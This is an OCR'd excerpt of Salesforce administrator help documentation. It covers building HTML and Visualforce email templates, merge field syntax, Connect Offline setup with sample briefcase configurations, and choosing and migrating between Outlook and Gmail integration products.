9. Enter a Description for the template. Both template name and the description are for your internal use only. The description is used as the title of any email activities you log when sending mass email.
10. Click **Next**.
11. Enter a Subject for the message.
12. Enter the HTML source text for the message. Include all the HTML tags.

    Note: If you are including an image, we recommend uploading it to the Documents tab. Then you can reference the copy of the image on our server. For example:

    ```
    <img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
    id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
    height="64" width="64"/>
    ```

13. If desired, enter merge fields in the template subject and body. When you send an email, these fields are replaced with information from your lead, contact, account, opportunity, case, or solution.
14. Click **Next**.
15. If desired, enter the text-only version of your email or click **Copy text from HTML version** to paste the text from your HTML version without the HTML tags automatically. The text-only version is available to recipients who can't view HTML emails.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions, except **Personal**

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

USER PERMISSIONS

To create or change custom HTML email templates:
- "Edit HTML Templates"

To create or change public email template folders:
- "Manage Public Templates"

Warning: We recommend that you leave the text-only version blank. If you leave it blank, Salesforce automatically creates the text-only content based on the current HTML version. If you enter content manually, subsequent edits to the HTML version aren't reflected in the text-only version.

16. Click **Save**.

Tip: View a sample of the template populated with data from records you choose and send a test email by clicking **Send Test and Verify Merge Fields**.

Note: You can't modify the content of a custom HTML template when you select it for use in an email.

SEE ALSO:

Create Visualforce Email Templates
Clone Email Templates
Create HTML Email Templates
Create Visualforce Email Templates
Create a Letterhead
Adding Images to Email Templates

Create HTML Email Templates

You can create HTML email templates using letterhead. You can't change the letterhead or the layout in an existing template. To create an HTML email template, you must have at least one active letterhead.

To create an HTML email template:

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, enter *Email Templates* in the Quick Find box, then select **Email Templates**.
   - If you don't have permission to edit public templates, go to your personal settings. Enter *Templates* in the Quick Find box, then select **Email Templates** or **My Templates**—whichever one appears.
2. Click **New Template**.
3. Choose HTML (using Letterhead) and click **Next**.
4. Choose a folder in which to store the template.
5. To make the template available for use, select the Available For Use checkbox.
6. Enter an Email Template Name.
7. If necessary, change the Template Unique Name. This unique name refers to the component when you use the Force.com API. In managed packages, this unique name prevents naming conflicts in package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the Template Unique Name field, you can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions, except **Personal**

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

USER PERMISSIONS

To create or change HTML email templates:
- "Edit HTML Templates"

To create or change public email template folders:
- "Manage Public Templates"

8. Select a `Letterhead`. The letterhead determines the logo, page color, and text settings of your email. In an existing template, you can't change this field. To use a different letterhead after you've created a template, create another template.
9. Select the `Email Layout`. The email layout determines the columns and page layout of the message text. To see samples, click **View Email Layout Options**. In an existing template, you can't change this field. To use a different email layout after you've created a template, create another template.
10. If desired, choose a different character set from the `Encoding` drop-down list.
11. Enter a `Description` of the template. Both template name and description are for your internal use only. The description is used as the title of any email activities you log when sending mass email.
12. Click **Next**.
13. Enter a subject for the email you send.
14. Enter the text of the message by clicking any section and entering text. To prevent anyone using the template from editing a section, click the padlock icon.
15. Change the style of your text by selecting the text and using the format toolbar.
16. If desired, enter merge fields in the template subject and body. When you send an email, these fields are replaced with information from your lead, contact, account, opportunity, case, or solution.
17. Click **Next**.
18. If desired, enter the text-only version of your email or click **Copy text from HTML version** to paste the text from your HTML version without the HTML tags automatically. The text-only version is available to recipients who can't view HTML emails.

    Warning: We recommend that you leave the text-only version blank. If you leave it blank, Salesforce automatically creates the text-only content based on the current HTML version. If you enter content manually, subsequent edits to the HTML version aren't reflected in the text-only version.

19. Click **Save**.

Tip: View a sample of the template populated with data from records you choose and send a test email by clicking **Send Test and Verify Merge Fields**.

SEE ALSO:

- Create Custom HTML Email Templates
- Create Visualforce Email Templates
- Adding Images to Email Templates
- Create a Letterhead

Considerations for Using Merge Fields in Email Templates

A merge field is a field you can put in an email, an email template, a mail merge template, a custom link, or a formula to incorporate values from a record. You can use merge fields in the subject and body of custom HTML templates. When using merge fields, it's a good idea to understand how they work and what to expect in your merged emails.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions, except **Personal**

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

Guidelines for Syntax and Formatting

The syntax consists of an open curly brace and exclamation point, followed by the object name, a period, the field name, and a closing curly brace. For example, if you want to include the account number of your recipient, you could enter `ID: {!Account.AccountNumber}`, and your recipient's email displays `ID: 001234567890123`.

A merge field's syntax can vary depending on where you're using the field. To make sure you're using the correct syntax, select merge fields from the drop-down list in the editor where you're using the merge field. Most merge fields for email templates correspond directly with email template fields.

Important:

- If two or more custom objects have matching names or labels, only one of the objects appears when you select from available merge fields. Make sure that all custom objects have unique names and labels so that you can select merge fields from any of the objects.

Guidelines for Using Merge Fields

General

- Don't use a hyperlink formula field in the subject of an email template or in the body of a text email template.
- In email templates, you can add substitute text to any merge field. Substitute text appears in a sent email if the merge record does not contain data for that field. To add substitute text, place a comma after the field name and enter the text before the closing bracket, for example: `Dear {!Contact.FirstName, Valued Customer}`. When you save the template, the merge field appears in the template as `Dear {!BLANKVALUE(Contact.FirstName, "Valued Customer")}`. In this example, if there is no information in the `First Name` field of the contact record, the email you create with your template begins with "Dear Valued Customer".
- The `{!Receiving_User.field_name}` and `{!Sending_User.field_name}` merge fields work only for mass email and are unavailable in Visualforce email templates.
- User fields are also known as `Sending User` fields for administrators and users with the "Manage Users" permission. Use them in email templates when referencing the person sending the email.
- Administrators and users with the "Manage Users" permission can use Receiving User merge fields for email templates to reference the recipient of the email.
- The `Created Date` and `Last Modified Date` fields display only the date, not the date and time.
- If your template contains a merge field for which there is no data in a particular record, that field does not appear in the email you send. To find blank fields, modify your recipient list view to search for the merge fields you are using in your template, and enter the criterion "<field> equals," leaving the third field blank. Edit those records that have blank fields before you send your emails.
- Merge fields have no value if they are defined for an object which doesn't match the recipient and related to record.

Accounts

When account merge fields are included in an email template and this template is selected after a contact is added to the email `To` field, the account merge fields are populated from the contact's account, not the case's account.

Campaigns

- Campaign and campaign member merge fields can be used in email templates, but not mail merge templates.
- Campaign member merge fields cannot be used with other types of merge fields in the same email template. For example, if you create an email template using a campaign member merge field and you want to include the title of the recipient, use `{!CampaignMember.Title}` instead of `{!Lead.Title}` or `{!Contact.Title}`.

Cases

If you have enabled Email-to-Case or On-Demand Email-to-Case, you can create email templates that support agents can use to respond to case emails. These templates can include merge fields that display information from the original email in the response.

Connection Finder

Custom email templates must contain the survey URL. `{!Contact.PartnerSurveyURL}` is available as a contact merge field when creating templates.

Contacts

- In Salesforce Classic, templates with Contact merge fields can be used to generate mail merge documents for leads. Likewise, templates with Lead fields can be used to generate mail merge documents for contacts.
- You can use custom Contact or Lead fields for merging in Salesforce Classic and Lightning Experience, but only for documents for the object the custom fields come from. For example, a custom Lead field can only be used for templates for leads.

Opportunities

Merge fields for products on opportunities are only available to organizations that have enabled products and can only be used in mail merge templates, but not email templates.

Orders

Merge fields for products on orders in email templates aren't supported.

Workflow

To use merge fields from user records in email templates, select from the following merge field types:

- User Fields—Use these merge fields to represent the sending user. Merge fields named `{!User.field_name}` return values from the user record of the person who created or updated the record that triggered the workflow rule.
- Workflow Target User Fields—Use these merge fields only in email templates for workflow rules on the User object. Merge fields named `{!Target_User.field_name}` return values from the user record that was created or updated to trigger the workflow rule.

This release contains a beta version of workflow on the User object that is production quality but has known limitations. To provide feedback and suggestions, go to IdeaExchange.

SEE ALSO:

Generate Emails From Records

Merge Fields for Approvals

Merge Fields for Visualforce Email Templates

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

EDITIONS

Available in: Salesforce Classic

Available in: **Group, Enterprise, Performance, Unlimited, Developer, and Contact Manager** Editions

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

Syntax and Formatting

Merge fields for Visualforce email templates use the same expression language as formulas:

```
{!Object_Name.Field_Name}
```

For example, you can start your email template with `Hello, {!Contact.FirstName}`. When you send the template, each recipient will see their first name in place of the merge field. If your recipient's first name is John, he will see `Hello, John!` when he opens the email.

Tips

- You can't send a mass email using a Visualforce email template. `{!Receiving_User.field_name}` and `{!Sending_User.field_name}` are used for mass email and aren't available for Visualforce email templates.
- To translate Visualforce email templates based on recipients' or related objects' languages, use the `<messaging:emailTemplate>` tag's language attribute. Valid values are Salesforce-supported language keys, such as "en-us" for English (US). The language attribute accepts merge fields from the email template's `recipientType` and `relatedToType` attributes. You create custom language fields for use in the merge fields. The Translation Workbench is required to translate email templates.

SEE ALSO:

Create Visualforce Email Templates

Generate Emails From Records

Developer's Guide: Visualforce Developer's Guide

Considerations for Using Merge Fields in Mail Merge Templates

When you use merge fields in mail merge templates, you can incorporate data from your records into the mail merge templates you create in Microsoft Word. It's a good idea to understand how merge fields work so that you know what to expect in your merged documents.

EDITIONS

This feature is available in Salesforce Classic

Available in all editions

Guidelines for Syntax and Formatting

Mail merge templates are created by uploading documents to Salesforce from your desktop. The syntax for these merge fields is *OBJECT_FIELD_NAME* or *FIELD_NAME*. Merge fields for mail merge templates must:

- Be unique
- Contain only letters, numbers, and the underscore (_) character
- Not exceed 40 characters

For example: `AccountNumber`. To make sure that you're using the correct syntax, use Connect for Office to insert merge fields into your mail merge template.

Merge Field Compatibility

- You can use custom Contact or Lead fields for merging in Salesforce Classic and Lightning Experience, but only for documents generated from that field's object. For example, a custom Lead field can only be used for templates for leads.
- In Salesforce Classic, for Opportunity mail merges, you can use Contact merge fields to merge additional information about a related contact.
- In Salesforce Classic, merge fields for products on opportunities are only available to organizations that have enabled products. Merge fields for products on opportunities are not available in Lightning Experience.
- In Salesforce Classic, Approval Process merge fields can be used in email templates, but not mail merge templates. Merge fields for Approval Process are not available in Lightning Experience.
- Campaign and campaign member merge fields cannot be used in mail merge templates.

SEE ALSO:

Mail Merge

Generate Emails From Records

Managing Version Settings for Visualforce Email Templates

To aid backwards-compatibility, each Visualforce email template is saved with version settings for the specified version of Visualforce and the API. If the Visualforce email template references installed managed packages, the version settings for each managed package referenced by the Visualforce component are saved too. This ensures that as Visualforce, the API, and the components in managed packages evolve in subsequent versions, a Visualforce email template is still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

To set the Salesforce API and Visualforce version for an existing Visualforce email template:

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, enter *Email Templates* in the `Quick Find` box, then select **Email Templates**.
   - If you don't have permission to edit public templates, go to your personal settings. Enter *Templates* in the `Quick Find` box, then select **Email Templates** or **My Templates**—whichever one appears.
2. Click the `Email Template Name` for the Visualforce email template.

EDITIONS

Available in: Salesforce Classic

Available in: **Group, Enterprise, Performance, Unlimited, Developer, and Contact Manager** Editions

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

USER PERMISSIONS

To set version settings for Visualforce email templates:
- "Customize Application"

3. Click **Edit Template** and then click **Version Settings**.
4. Select the `Version` of the Salesforce API. This is also the version of Visualforce used with this template.
5. Click **Save**.

To configure the package version settings for a Visualforce email template:

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, enter *`Email Templates`* in the `Quick Find` box, then select **Email Templates**.
   - If you don't have permission to edit public templates, go to your personal settings. Enter *`Templates`* in the `Quick Find` box, then select **Email Templates** or **My Templates**—whichever one appears.
2. Click the `Email Template Name` for the Visualforce email template.
3. Click **Edit Template** and then click **Version Settings**.
4. Select a `Version` for each managed package referenced by the Visualforce email template. This version of the managed package continues to be used by the Visualforce email template if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the Visualforce email template.
5. Click **Save**.

Note the following when working with package version settings:

- If you save a Visualforce email template that references a managed package without specifying a version of the managed package, the Visualforce email template is associated with the latest installed version of the managed package by default.
- You can't **Remove** a Visualforce email template's version setting for a managed package if the package is referenced by the Visualforce email template.

SEE ALSO:

Create Visualforce Email Templates

Create Text Email Templates

Create HTML Email Templates

Create Custom HTML Email Templates

Connect Offline

Desktop Client Access

Connect Offline and Connect for Office are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available.

To set permissions for Salesforce for Outlook, use the "Manage Email Client Configurations" permission.

You can set users' access to desktop client by editing their profiles.

The desktop client access options are:

Option	Meaning
Off (access denied)	The respective client download page in users' personal settings is hidden. Also, users can't log in from the client.
On, no updates	The respective client download page in users' personal settings is hidden. Users can log in from the client but can't upgrade it from their current version.
On, updates w/o alerts	Users can download, log in from, and upgrade the client, but don't see alerts when a new version is made available.
On, updates w/alerts	Users can download, log in from, and upgrade the client. They can see update alerts, and can follow or ignore them.
On, must update w/alerts	Users can download, log in from, and upgrade the client. When a new version is available, they can see an update alert. They can't log in from the client until they have upgraded it.

EDITIONS

Connect Offline available in: Salesforce Classic

Connect Offline available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connect for Office available in: both Salesforce Classic and Lightning Experience

Connect for Office available in: **All** Editions except Database.com

Connect Offline is the only client available with Developer Edition. In Personal, Group, and Professional Editions, all users have the system default "On, updates w/o alerts" for all clients.

Note:

- Desktop client access is available only for users whose profiles have the "API Enabled" permission.

If users can see alerts and they have logged in to Salesforce from the client in the past, an alert banner automatically appears in the Home tab when a new version is available. Clicking the banner opens the Check for Updates page, where users can download and run installer files. From their personal settings, users can also access the **Check for Updates** page, regardless of whether an alert has occurred.

Install Connect Offline

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view records in Connect Offline:

- "Read" on the appropriate type of record such as accounts, contacts, or opportunities

To update records in Connect Offline:

- "Create," "Edit," or "Delete" on the appropriate type of record such as accounts, contacts, or opportunities

Allocating Connect Offline Licenses

For Salesforce orgs using Professional, Performance, Unlimited, Enterprise, and Developer Editions, Salesforce provides one Connect Offline license for each Salesforce license. Users without a Connect Offline license can use for a 30-day trial period.

To allocate a Connect Offline license to a user within your organization, edit the user's record and select the `Offline User` checkbox. Users must have this checkbox selected to use Force.com Connect Offline.

Verifying System Requirements

The system requirements for Connect Offline are:

- Microsoft® Internet Explorer® 6, 7, or 8 (We don't support other browsers, including Mozilla® Firefox®, Apple® Safari®, and Google Chrome™.)
- Microsoft Windows® 2000, Windows XP, Windows Vista®, or Windows 7

  Note: The 32-bit version of Internet Explorer 8 with its Compatibility View option is required for the 64-bit version of these operating systems.

- 256 MB of RAM (512 MB recommended)
- 20 MB of disk space minimum (250 MB recommended depending on the size of the briefcase)
- Intel® Pentium® II processor, 500 MHz or above

Installing an Individual Client

To download and install the Connect Offline client:

1. From your personal settings, enter *`Connect Offline`* in the `Quick Find` box, then select **Connect Offline**.
2. Click **Install Now**.

   Note: You must have administrator privileges on the computer on which you install Connect Offline.

3. Click **Yes** when prompted to install and run the client.
4. Follow the prompts in the setup wizard to complete the installation.
5. Log in to Connect Offline to verify the installation.

Deploying Connect Offline System-Wide

If your organization uses Windows, network administrators can install Connect Offline on several machines at once. For mass deployments, go to the Connect Offline page in your personal settings and click the link to download the zipped MSI package.

Tip: The login history lists the version of Connect Offline that each user is using.

Updating Connect Offline

Salesforce periodically releases Connect Offline updates and notifies users according to settings in their user profiles.

SEE ALSO:

- What is Your Default Connect Offline Briefcase Contents?
- Tabs Available in Connect Offline
- Troubleshoot Connect Offline

Sample Offline Data Sets

Many administrators create briefcase configurations based on the functional groups in their organization because users in the same group usually have similar offline requirements for data. Below are sample data sets for common Salesforce groups. Your Connect Offline users have unique needs, but you can use the examples as a reference to help you get started with data sets in briefcase configurations.

Sales Manager

Sales managers usually need to see records they own and also the records of their subordinates. They also tend to closely monitor large deals in the pipeline.

This briefcase configuration allows sales managers to see:

- The opportunities they own
- The opportunities owned by users who report to them in the role hierarchy
- All opportunities scheduled to close in the current quarter with an amount greater than $100,000
- All accounts related to the opportunities
- A subset of their contact and activity records

Sample Briefcase Configuration for Sales Managers

Object	Ownership Filter	Field Filter	Max Records	Order By
Opportunity	User's Team's Records	(Close Date equals THIS QUARTER) AND (Amount greater than "100,000")	No Limit	
Account	All Records		No Limit	
Contact	User's Records		500	Last Activity (Decending)
Task	User's Records	Closed equals False	No Limit	
Event	All Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	

Sales Engineer

The sales engineer briefcase configuration retrieves opportunities owned by the other members of the user's opportunity team, but does not include the user's records. The sales engineer briefcase configuration is opportunity-based because all accounts and contacts included in the briefcase are related to the opportunities. The sales engineers would see:

- Up to 5000 opportunities they own and up to 5000 opportunities that list them on the opportunity team. These opportunities must be either open or have a close date in the current month, the past two months, or up to 24 months in the future. If more than 5000 opportunities exist, the 5000 most recently modified records are synchronized.
- All accounts, contacts, and opportunity products related to those opportunities
- A subset of tasks and events related to those opportunities

Sample Briefcase Configuration for Sales Engineers

Object	Ownership Filter	Field Filter	Max Records	Order By
Opportunity	User's Sales Team's Records	Closed equals False	No Limit	
└ Account	All Records		No Limit	
└ Contact	All Records		No Limit	
└ Task	All Records	Due Date equals LAST 30 DAYS OR Due Date equals NEXT 30 DAYS	No Limit	
└ Event	All Records	Date equals LAST 30 DAYS OR Date equals NEXT 30 DAYS	No Limit	
Task	User's Records	Closed equals False	No Limit	
Event	User's Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	

Account Executive

The account executive briefcase configuration is account-based, which means the briefcase includes the user's accounts and opportunities related to those accounts. The opportunities are filtered so that only open opportunities scheduled to close in the current quarter are synchronized. The Task and Event child data sets retrieve all activities related to those opportunities, not just the user's activities. Only open tasks and events from a two-month window are sent to the briefcase. The Task and Event parent data sets pull down just the user's activities and restrict the activities to open tasks and events scheduled for the next 30 days. The Contact data set delivers the user's contact records, but limits the record count to the 500 most recently active contacts.

Sample Briefcase Configuration for Account Executives

Object	Ownership Filter	Field Filter	Max Records	Order By
Account	User's Records		No Limit	
└ Opportunity	User's Records	(Closed equals False) AND (Close Date equals THIS QUARTER)	No Limit	
└ Event	All Records	(Date equals LAST 30 DAYS) AND (Date equals NEXT 30 DAYS)	No Limit	
└ Task	All Records	Due Date equals LAST 30 DAYS OR Due Date equals NEXT 30 DAYS	No Limit	
Contact	User's Records		500	Last Activity (Decending)
Task	User's Records	Closed equals False	No Limit	
Event	User's Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	

SEE ALSO:

- Define Connect Offline Data Sets
- Manage Connect Offline Briefcase Configurations

Set Up Users to Experience Salesforce from Microsoft® or Google Email and Calendar Applications

You know that your reps spend tons of time working prospects from their email and scheduling appointments from their calendars. Help reps be more productive by setting them up to get their Salesforce work done directly from those applications. Our email integration features let reps view and create Salesforce records and add emails to Salesforce without ever leaving Microsoft Outlook® or Gmail™. You can also set up users to sync Microsoft or Google contacts and events with Salesforce.

Which Email Integration Product Is Right for My Company?

Salesforce offers several products that let the reps at your company integrate Salesforce with Microsoft® or Google email and calendar applications. Before settling on a product, review your options to choose the one that best addresses your reps' needs.

Lightning for Outlook: Set Up Sales Reps to Experience Salesforce from Microsoft® Outlook®

Get your sales teams to stay on top of important sales opportunities. Using Microsoft® Outlook® Web App (OWA), Outlook 2016, Outlook for Mac 2016, or Outlook 2013, sales teams can manage their sales more efficiently. Your sales reps can add email and attachments to Salesforce records. Also, they can create Salesforce records using global actions—directly in their email applications.

Lightning for Gmail: Let Sales Reps Experience Salesforce from Gmail™ (Beta)

Give your sales teams visibility into Salesforce content right where they work, so they can efficiently manage their sales pipeline and close deals faster—directly from Gmail™. Lightning for Gmail—the email integration for Gmail users—gives reps a quick view of their sales-related records without making them switch between Salesforce and Gmail.

Lightning Sync: Sync Your Sales Reps' Microsoft® or Google Contacts and Events with Salesforce

Help your sales reps keep contacts and events in sync between their email applications and Salesforce using our cloud-based email integration feature. What's so great about syncing from the cloud, you ask? Well, it means that to get the job done, you don't have to ask your reps to install software. It also means that your IT pros do less work to maintain the feature.

Connect for Outlook: (Retired)

Before you get interested in our retired, legacy Connect for Outlook product, we urge you to explore either our cloud- or desktop-based Microsoft integration products: Lightning for Outlook or Salesforce for Outlook.

EDITIONS

Lightning for Outlook, Lightning for Gmail (beta), Lightning Sync, and Salesforce for Outlook are available to be managed from both Salesforce Classic and Lightning Experience

Lightning for Outlook is available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning for Gmail (beta) is available with Sales Cloud, Service Cloud, and Force.com in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning Sync is available with Sales Cloud in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce for Outlook is available with Sales Cloud in: **All** Editions

Which Email Integration Product Is Right for My Company?

Salesforce offers several products that let the reps at your company integrate Salesforce with Microsoft® or Google email and calendar applications. Before settling on a product, review your options to choose the one that best addresses your reps' needs.

Review our recommendations for the email or calendar integration product that best suits your reps.

For sales reps working with these applications or products	We recommend this Salesforce product	Learn More
Microsoft® email applications—already integrating with Salesforce using Salesforce for Outlook	Learn about how our cloud-based Microsoft integration products, Lightning for Outlook and Lightning Sync, require less maintenance from your company's IT pros. That's because those features don't require user installation or regular upgrades. If your sales reps meet the system requirements, review our migration considerations to move reps onto the latest and greatest Microsoft integration features right away.	• Microsoft Integration Trail: Microsoft Integration Benefits • Considerations for Migrating from Salesforce for Outlook to Lightning for Outlook and Lightning Sync
Microsoft email and calendar applications	Learn about our different Microsoft integration products and decide which is right for your reps.	Microsoft Integration Trail: Microsoft Integration Benefits
Google Calendar™ and Google Contacts	Learn about Lightning Sync for Google and decide if it's right for your reps.	Lightning Sync for Google (Beta)
Gmail™	Learn about Lightning for Gmail and decide if it's right for your reps.	Lightning for Gmail: Let Sales Reps Experience Salesforce from Gmail™ (Beta)

EDITIONS

Lightning for Outlook, Lightning for Gmail (beta), Lightning Sync, and Salesforce for Outlook are available to be managed from both Salesforce Classic and Lightning Experience

Lightning for Outlook is available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning for Gmail (beta) is available with Sales Cloud, Service Cloud, and Force.com in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning Sync is available with Sales Cloud in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce for Outlook is available with Sales Cloud in: **All** Editions

Considerations for Migrating from Salesforce for Outlook to Lightning for Outlook and Lightning Sync

Before you migrate from Salesforce for Outlook to Lightning for Outlook and Lightning Sync, get up to speed on these sync considerations.

Limitations for Running Lightning for Outlook and Salesforce for Outlook Simultaneously
While you can enable both Lightning for Outlook and the Salesforce for Outlook Side Panel in the same organization, users can't run both Microsoft® integration features at the same time.

How Lightning Sync Manages Sync Conflicts with Salesforce for Outlook
Learn how Salesforce manages sync conflicts when users are assigned to sync the same records for both features.

SEE ALSO:

Lightning Sync Considerations

EDITIONS

Available to manage from: Salesforce Classic and Lightning Experience

Lightning for Outlook available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning Sync available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce for Outlook available in: **All** Editions

Limitations for Running Lightning for Outlook and Salesforce for Outlook Simultaneously

While you can enable both Lightning for Outlook and the Salesforce for Outlook Side Panel in the same organization, users can't run both Microsoft® integration features at the same time.

To prevent your users from juggling multiple email integration features at one time, Salesforce automatically disconnects the Salesforce for Outlook side panel when users connect toLightning for Outlook. Folks who use Lightning for Outlook can still download, install, and sync with Salesforce for Outlook, but only Lightning for Outlook can run in Outlook.

SEE ALSO:

Which Email Integration Product Is Right for My Company?

How Lightning Sync Manages Sync Conflicts with Salesforce for Outlook

EDITIONS

Available to manage from: Salesforce Classic and Lightning Experience

Lightning for Outlook available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce for Outlook available in: **All** Editions

How Lightning Sync Manages Sync Conflicts with Salesforce for Outlook

Learn how Salesforce manages sync conflicts when users are assigned to sync the same records for both features.

If you're migrating your users from Salesforce for Outlook to Lightning Sync, we recommend disabling Salesforce for Outlook for your Lightning Sync users.

Though Salesforce manages these conflicts for you, this best practice prevents you from creating complicated sync configurations that could become difficult to manage later.

If you don't disable Salesforce for Outlook for Lightning Sync users, and you've assigned a user to sync the same records with conflicting settings in both an Outlook configuration and a Lightning Sync configuration, Salesforce automatically gives preference to the settings you've set for that kind of record in the Lightning Sync configuration.

Because Salesforce gives preference by record, not by configuration, either or both features could sync your reps Microsoft® items.

EDITIONS

Available to manage from: Salesforce Classic and Lightning Experience

Lightning Sync available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce for Outlook available in: **All** Editions

For example, if a user is assigned to sync contacts, events, and tasks in an Outlook configuration and contacts and events in an Lightning Sync configuration, then the users' tasks would sync with Salesforce for Outlook, and the users' contacts and events would sync with Lightning Sync.

SEE ALSO:

- Which Email Integration Product Is Right for My Company?
- Limitations for Running Lightning for Outlook and Salesforce for Outlook Simultaneously

Lightning for Outlook: Set Up Sales Reps to Experience Salesforce from Microsoft® Outlook®


Get your sales teams to stay on top of important sales opportunities. Using Microsoft® Outlook® Web App (OWA), Outlook 2016, Outlook for Mac 2016, or Outlook 2013, sales teams can manage their sales more efficiently. Your sales reps can add email and attachments to Salesforce records. Also, they can create Salesforce records using global actions—directly in their email applications.

First, you enable Lightning for Outlook, and then your sales team members complete their short setup procedures. After that, teammates select an email or an event in Outlook (1) and then select `Salesforce` (2). That's when your reps see related contacts, leads, and users. Reps can also see related accounts, opportunities, and cases (3).

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions




Sales reps can create Salesforce records directly from Outlook (4). Reps select the record to see more details about it, including Chatter feed, activity timeline, and related lists in Lightning for Outlook. With the inline edit feature, they can also modify records in their email application. Or, reps get complete details about the record or the email related to it directly in Salesforce (5).

Similar to the way sales reps relate emails, Lightning for Outlook lets reps relate these calendar events to Salesforce records.

- Any event that reps attend
- Any event that reps organize, provided they're working in Outlook 2016 for Windows *or* Outlook Web App on Office 365

To relate an event, reps select it in their Microsoft email application. Then, they select Salesforce (1).



Relevant Salesforce records appear (2). And like when reps work with emails, your reps can select a record to see more details in their email application. Or, they can create a record or get complete details about the record directly in Salesforce (3).

Set Up Sales Teams to Experience Salesforce in Microsoft® Outlook®

Help your sales teams see and create Salesforce records with global actions directly in Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016, and Outlook 2013.

Customize Lightning for Outlook for Your Sales Reps

